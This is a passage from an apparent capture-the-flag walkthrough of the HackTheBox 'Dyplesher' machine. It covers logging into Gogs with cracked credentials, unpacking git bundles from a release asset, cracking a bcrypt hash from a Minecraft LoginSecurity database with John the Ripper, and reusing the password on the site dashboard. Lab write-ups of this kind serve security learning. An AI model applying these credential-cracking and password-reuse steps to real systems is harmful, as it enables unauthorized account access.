

Logged in as w0j73k, the dashboard’s Explore tab shows an empty Repositories list. Users lists the same three accounts already identified via Memcached - MinatoTW, felamos, yuntao - but no repository content is visible for any of them from this account.
We should relogin using the cracked credentials to see if there are any repositories gated behind other users’ accounts. This time we’ll use the credentials cracked earlier:
felamos:mommy1
Logging in as felamos grants access to two private repositories: gitlab and memcached. Both are invisible to any account other than their owner or a collaborator.
gitlab is cloned locally for inspection:

FIGURE: git clone http://dyplesher.htb:3000/felamos/gitlab.git, authenticating as felamos and unpacking object
Stage 3: Release Artifact Analysis → Dashboard Credentials
Before inspecting the cloned contents, it’s worth returning to the Gogs UI for a moment - the gitlab repository page exposes a Releases tab, and release artifacts are a common place for backup archives to end up attached as downloadable assets rather than committed history.
Only one release exists:

FIGURE: Gogs Releases tab timeline showing a single release for the gitlab repository
Repo Analysis
The release asset unpacks into a repositories/@hashed/ tree - Gogs’ own on-disk sharding layout for repository storage, where each repo is stored under a two-level hash-prefix directory rather than a human-readable path:

Four .bundle files, one per hash-prefixed directory - each one a self-contained Git repository archive (git bundle packages every object and ref into a single portable file, restorable with git clone).
Rather than clone each one individually, we prepare a script that automates this for us:

FIGURE: cat clone.sh output showing the four git clone

FIGURE: bundles directory listing plus ./clone.sh execution unbundling all four repos
All four bundles unbundle cleanly. Listing contents recursively shows two very different repositories:

FIGURE: ls -R output over the unbundled 4b227777... and 4e074085... repositories
The first bundle (4b227777...) is unrelated plugin source - a VoteListener.py script. The second (4e074085...) is a full CraftBukkit (the modified vanilla Minecraft server that exposes the Bukkit plugin API) and Spigot (a CraftBukkit fork optimized for performance, still Bukkit-API-compatible) server directory - craftbukkit-1.8.jar, spigot-1.8.jar, world data, and a plugins/ folder. This is the Minecraft server repository referenced back on the port 80 landing page.
Inside plugins/ sits LoginSecurity - a login/authentication plugin for the Minecraft server, containing authList, config.yml, and users.db. A plugin whose entire purpose is managing user login is worth opening first.
users.db is a SQLite database. Opening it in DB Browser for SQLite and browsing the users table returns a single row:

FIGURE: DB Browser for SQLite showing the LoginSecurity users.db table with unique_user_id and password columns
Another bcrypt hash, structurally identical to the three pulled from Memcached but sitting in a completely different service’s storage - a second, independent password to crack.
john hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexis1          (?)
alexis1 cracks cleanly
With a password in hand but no confirmed username, the main dyplesher.htb site is worth revisiting - this is where the login surface actually lives:
/login and /register are both available. Combined with the three usernames already pulled from Memcached, alexis1 gets tried against each in turn. The login succeeds with felamos / alexis1.

FIGURE: Dyplesher dashboard
Stage 4: Minecraft Plugin RCE → Foothold
